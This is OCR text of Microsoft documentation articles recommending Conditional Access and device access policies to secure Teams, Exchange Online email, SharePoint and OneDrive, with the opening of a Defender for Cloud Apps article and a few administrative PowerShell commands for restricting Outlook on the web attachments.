
You don't need to enable dependent services to get started with Microsoft Teams. These services will all "just work." However, you do need to be prepared to manage the following service-related elements:

- Microsoft 365 groups
- SharePoint team sites
- OneDrive for Business
- Exchange mailboxes
- Stream videos and Planner plans (if these services are enabled)

Updating common policies to include Teams

To protect chat, groups and content in Teams, the following diagram illustrates which policies to update from the common identity and device access policies. For each policy

to update, make sure that Teams and dependent services are included in the assignment of cloud apps.



These services are the dependent services to include in the assignment of cloud apps for Teams:

- Microsoft Teams
- SharePoint and OneDrive for Business
- Exchange Online
- Skype for Business Online
- Microsoft Stream (meeting recordings)
- Microsoft Planner (Planner tasks and plan data)


This table lists the policies that need to be revisited and links to each policy in the common identity and device access policies, which has the wider policy set for all Office applications.

Protection level	Policies	Further information for Teams implementation
Starting point	Require MFA when sign-in risk is *medium* or *high*	Be sure Teams and dependent services are included in the list of apps. Teams has Guest Access and External Access rules to consider as well, you'll learn more about these rules later in this article.
	Block clients that don't support modern authentication	Include Teams and dependent services in the assignment of cloud apps.

Protection level	Policies	Further information for Teams implementation
	High risk users must change password	Forces Teams users to change their password when signing in if high-risk activity is detected for their account. Be sure Teams and dependent services are included in the list of apps.
	Apply APP data protection policies	Be sure Teams and dependent services are included in the list of apps. Update the policy for each platform (iOS, Android, Windows).
Enterprise	Require MFA when sign-in risk is *low*, *medium* or *high*	Teams has Guest Access and External Access rules to consider as well, you'll learn more about these rules later in this article. Include Teams and dependent services in this policy.
	Define device compliance policies	Include Teams and dependent services in this policy.
	Require compliant PCs *and* mobile devices	Include Teams and dependent services in this policy.
Specialized security	*Always* require MFA	Regardless of user identity, MFA will be used by your organization. Include Teams and dependent services in this policy.

Teams dependent services architecture

For reference, the following diagram illustrates the services Teams relies on. For more information and illustrations, see Microsoft Teams and related productivity services in Microsoft 365 for IT architects.



Guest and external access for Teams

Microsoft Teams defines the following access types:

- **Guest access** uses an Azure AD B2B account for a guest or external user that can be added as a member of a team and have all permissioned access to the communication and resources of the team.
- **External access** is for an external user that does not have an Azure AD B2B account. External access can include invitations and participation in calls, chats, and meetings, but does not include team membership and access to the resources of the team.

Conditional Access policies only apply to guest access in Teams because there is a corresponding Azure AD B2B account.

For recommended policies to allow access for guest and external users with an Azure AD B2B account, see Policies for allowing guest and external B2B account access.

Guest access in Teams

In addition to the policies for users who are internal to your business or organization, administrators may enable guest access to allow, on a user-by-user basis, people who are external to your business or organization to access Teams resources and interact with internal people for things like group conversations, chat, and meetings.

For more information about guest access and how to implement it, see Teams guest access.

External access in Teams

External access is sometimes confused with guest access, so it's important to be clear that these two non-internal access mechanisms are different types of access.

External access is a way for Teams users from an entire external domain to find, call, chat, and set up meetings with your users in Teams. Teams administrators configure external access at the organization level. For more information, see Manage external access in Microsoft Teams.

External access users have less access and functionality than an individual who's been added via guest access. For example, external access users can chat with your internal users with Teams but cannot access team channels, files, or other resources.

External access does not use Azure AD B2B user accounts and therefore does not use Conditional Access policies.

Teams policies

Outside of the common policies listed above, there are Teams-specific policies that can and should be configured to manage various Teams functionalities.

Teams and channels policies

Teams and channels are two commonly used elements in Microsoft Teams, and there are policies you can put in place to control what users can and cannot do when using teams and channels. While you can create a global team, if your organization has 5000 users or less, you are likely to find it helpful to have smaller teams and channels for specific purposes, in-line with your organizational needs.

Changing the default policy or creating custom policies would be recommended, and you can learn more about managing your policies at this link: Manage teams policies in Microsoft Teams.

Messaging policies

Messaging, or chat, can also be managed through the default global policy, or through custom policies, and this can help your users communicate with one another in a way that's appropriate for your organization. This information can be reviewed at Managing messaging policies in Teams.

Meeting policies

No discussion of Teams would be complete without planning and implementing policies around Teams meetings. Meetings are an essential component of Teams, allowing people to formally meet and present to many users at once, and to share content relevant to the meeting. Setting the right policies for your organization around meetings is essential.


For more information, review Manage meeting policies in Teams.

App permission policies

Teams also allows you to use apps in various places, such as channels or personal chats. Having policies around what apps can be added and used, and where, is essential to maintaining a content-rich environment that is also secure.

For more reading about App Permission Policies, check out Manage app permission policies in Microsoft Teams.

Next steps



Configure Conditional Access policies for:

- Exchange Online
- SharePoint

Policy recommendations for securing email

Article • 02/16/2023 • 4 minutes to read


This article describes how to implement the recommended Zero Trust identity and device access policies to protect organizational email and email clients that support modern authentication and conditional access. This guidance builds on the Common identity and device access policies and also includes a few additional recommendations.

These recommendations are based on three different tiers of security and protection that can be applied based on the granularity of your needs: **starting point**, **enterprise**, and **specialized security**. You can learn more about these security tiers, and the recommended client operating systems, referenced by these recommendations in the recommended security policies and configurations introduction.

These recommendations require your users to use modern email clients, including Outlook for iOS and Android on mobile devices. Outlook for iOS and Android provide support for the best features of Office 365. These mobile Outlook apps are also architected with security capabilities that support mobile use and work together with other Microsoft cloud security capabilities. For more information, see Outlook for iOS and Android FAQ.

Update common policies to include email

To protect email, the following diagram illustrates which policies to update from the common identity and device access policies.



Note the addition of a new policy for Exchange Online to block ActiveSync clients. This forces the use of Outlook mobile.

If you included Exchange Online and Outlook in the scope of the policies when you set them up, you only need to create the new policy to block ActiveSync clients. Review the policies listed in the following table and either make the recommended additions, or confirm that these are already included. Each policy links to the associated configuration instructions in Common identity and device access policies.

Protection level	Policies	More information
Starting point	Require MFA when sign-in risk is *medium* or *high*	Include Exchange Online in the assignment of cloud apps
	Block clients that don't support modern authentication	Include Exchange Online in the assignment of cloud apps
	Apply APP data protection policies	Be sure Outlook is included in the list of apps. Be sure to update the policy for each platform (iOS, Android, Windows)
	Require approved apps and APP protection	Include Exchange Online in the list of cloud apps
	Block ActiveSync clients	Add this new policy
Enterprise	Require MFA when sign-in risk is *low*, *medium* or *high*	Include Exchange Online in the assignment of cloud apps

Protection level	Policies	More information
	Require compliant PCs *and* mobile devices	Include Exchange Online in the list of cloud apps
Specialized security	*Always* require MFA	Include Exchange Online in the assignment of cloud apps

Block ActiveSync clients

Exchange ActiveSync can be used to synchronize messaging and calendaring data on desktop and mobile devices.

For mobile devices, modern authentication-capable Exchange ActiveSync clients that do not support Intune app protection policies (or supported clients that are not defined in the app protection policy) and Exchange ActiveSync clients that use basic authentication are blocked based on the Conditional Access policy created in Require approved apps and APP protection.

To block Exchange ActiveSync using basic authentication on other devices, follow the steps in Block Exchange ActiveSync on all devices, which prevents Exchange ActiveSync clients using basic authentication on non-mobile devices from connecting to Exchange Online.

You can also use authentication policies to disable Basic authentication, which forces all client access requests to use modern authentication.

Limit access to Exchange Online from Outlook on the web

You can restrict the ability for users to download attachments from Outlook on the web on unmanaged devices. Users on these devices can view and edit these files using Office Online without leaking and storing the files on the device. You can also block users from seeing attachments on an unmanaged device.

Here are the steps:

1. Connect to Exchange Online PowerShell.
2. If you don't already have an OWA mailbox policy, create one with the New-OwaMailboxPolicy cmdlet.

3. If you want to allow viewing of attachments but no downloading, use this command:

```
PowerShell

Set-OwaMailboxPolicy -Identity Default -ConditionalAccessPolicy
ReadOnly
```

4. If you want to block attachments, use this command:

```
PowerShell

Set-OwaMailboxPolicy -Identity Default -ConditionalAccessPolicy
ReadOnlyPlusAttachmentsBlocked
```

5. In the Azure portal, create a new Conditional Access policy with these settings:

   Assignments > **Users and groups**: Select appropriate users and groups to include and exclude.

   Assignments > **Cloud apps or actions** > **Cloud apps** > **Include** > **Select apps**: Select **Office 365 Exchange Online**

   Access controls > **Session**: Select **Use app enforced restrictions**

Require that iOS and Android devices must use Outlook

To ensure that users of iOS and Android devices can only access work or school content using Outlook for iOS and Android, you need a Conditional Access policy that targets those potential users.


See the steps to configure this policy in Manage messaging collaboration access by using Outlook for iOS and Android.

Set up message encryption

With Microsoft Purview Message Encryption, which leverages the protection features in Azure Information Protection, your organization can easily share protected email with anyone on any device. Users can send and receive protected messages with other Microsoft 365 organizations as well as non-customers using Outlook.com, Gmail, and other email services.

For more information, see Set up new Office 365 Message Encryption capabilities.

Next steps



Configure Conditional Access policies for:

- Microsoft Teams
- SharePoint

Policy recommendations for securing SharePoint sites and files

Article • 02/16/2023 • 4 minutes to read


This article describes how to implement the recommended Zero Trust identity and device access policies to protect SharePoint and OneDrive for Business. This guidance builds on the common identity and device access policies.

These recommendations are based on three different tiers of security and protection for SharePoint files that can be applied based on the granularity of your needs: **starting point**, **enterprise**, and **specialized security**. You can learn more about these security tiers, and the recommended client operating systems, referenced by these recommendations in the overview.

In addition to implementing this guidance, be sure to configure SharePoint sites with the right amount of protection, including setting appropriate permissions for enterprise and specialized security content.

Updating common policies to include SharePoint and OneDrive for Business

To protect files in SharePoint and OneDrive, the following diagram illustrates which policies to update from the common identity and device access policies.



If you included SharePoint when you created the common policies, you only need to create the new policies. For Conditional Access policies, SharePoint includes OneDrive.

The new policies implement device protection for enterprise and specialized security content by applying specific access requirements to SharePoint sites that you specify.

The following table lists the policies you either need to review and update or create new for SharePoint. The common policies link to the associated configuration instructions in the Common identity and device access policies article.

Protection level	Policies	More information
Starting point	Require MFA when sign-in risk is *medium* or *high*	Include SharePoint in the assignment of cloud apps.
	Block clients that don't support modern authentication	Include SharePoint in the assignment of cloud apps.
	Apply APP data protection policies	Be sure all recommended apps are included in the list of apps. Be sure to update the policy for each platform (iOS, Android, Windows).
	Use app enforced restrictions in SharePoint	Add this new policy. This tells Azure Active Directory (Azure AD) to use the settings specified in SharePoint. This policy applies to all users, but only affects access to sites included in SharePoint access policies.
Enterprise	Require MFA when sign-in risk is *low*, *medium* or *high*	Include SharePoint in the assignments of cloud apps.
	Require compliant PCs *and* mobile devices	Include SharePoint in the list of cloud apps.
	SharePoint access control policy: Allow browser-only access to specific SharePoint sites from unmanaged devices.	This prevents editing and downloading of files. Use PowerShell to specify sites.
Specialized security	*Always* require MFA	Include SharePoint in the assignment of cloud apps.
	SharePoint access control policy: Block access to specific SharePoint sites from unmanaged devices.	Use PowerShell to specify sites.

Use app-enforced restrictions in SharePoint

If you implement access controls in SharePoint, Conditional Access policies are created in Azure AD to tell Azure AD to enforce the policies you configure in SharePoint. By default, this policy applies to all users, but only affects access to the sites you specify using PowerShell when you create the access controls in SharePoint. The policy can also be scoped for specific users, groups, or sites.

To configure this policy see "Block or limit access to specific SharePoint site collections or OneDrive accounts" in Control access from unmanaged devices.

SharePoint access control policies

Microsoft recommends you protect content in SharePoint sites with enterprise and specialized security content with device access controls. You do this by creating a policy that specifies the level of protection and the sites to apply the protection to.


- Enterprise sites: Allow browser-only access. This prevents users from editing and downloading files.
- Specialized security sites: Block access from unmanaged devices.

See "Block or limit access to specific SharePoint site collections or OneDrive accounts" in Control access from unmanaged devices.

How these policies work together

It's important to understand that SharePoint site permissions are typically based on business need for access to sites. These permissions are managed by site owners and can be highly dynamic. Using SharePoint device access policies ensures protection to these sites, regardless of whether users are assigned to an Azure AD group associated with starting point, enterprise, or specialized security protection.


The following illustration provides an example of how SharePoint device access policies protect access to sites for a user.



James has starting point Conditional Access policies assigned, but he can be given access to SharePoint sites with enterprise or specialized security protection.

- If James accesses a site he is a member of with enterprise or specialized security protection using his PC, his access is granted.
- If James accesses an enterprise protection site he is a member of using his unmanaged phone, which is allowed for starting point users, he will receive browser-only access to the enterprise site due to the device access policy configured for this site.
- If James accesses a specialized security site he is a member of using his unmanaged phone, he will be blocked due to the access policy configured for this site. He can only access this site using his managed PC.

Next step



Configure Conditional Access policies for:

- Microsoft Teams
- Exchange Online

Recommended Microsoft Defender for Cloud Apps policies for SaaS apps

Article • 03/03/2023 • 5 minutes to read

Microsoft Defender for Cloud Apps builds on Azure AD conditional access policies to enable real-time monitoring and control of granular actions with SaaS apps, such as blocking downloads, uploads, copy and paste, and printing. This feature adds security to sessions that carry inherent risk, such as when corporate resources are accessed from unmanaged devices or by guest users.

Defender for Cloud Apps also integrates natively with Microsoft Purview Information Protection, providing real-time content inspection to find sensitive data based on sensitive information types and sensitivity labels and to take appropriate action.

This guidance includes recommendations for these scenarios:

- Bring SaaS apps into IT management
- Tune protection for specific SaaS apps
- Configure Microsoft Purview data loss prevention (DLP) to help comply with data protection regulations

Bring SaaS apps into IT management


The first step in using Defender for Cloud Apps to manage SaaS apps is to discover these and then add them to your Azure AD tenant. If you need help with discovery, see Discover and manage SaaS apps in your network. After you've discovered apps, add these to your Azure AD tenant.

You can begin to manage these by doing the following:

1. First, in Azure AD, create a new conditional access policy and configure it to "Use Conditional Access App Control." This redirects the request to Defender for Cloud Apps. You can create one policy and add all SaaS apps to this policy.
2. Next, in Defender for Cloud Apps, create session policies. Create one policy for each control you want to apply.

Permissions to SaaS apps are typically based on business need for access to the app. These permissions can be highly dynamic. Using Defender for Cloud Apps policies ensures protection to app data, regardless of whether users are assigned to an Azure AD group associated with starting point, enterprise, or specialized security protection.

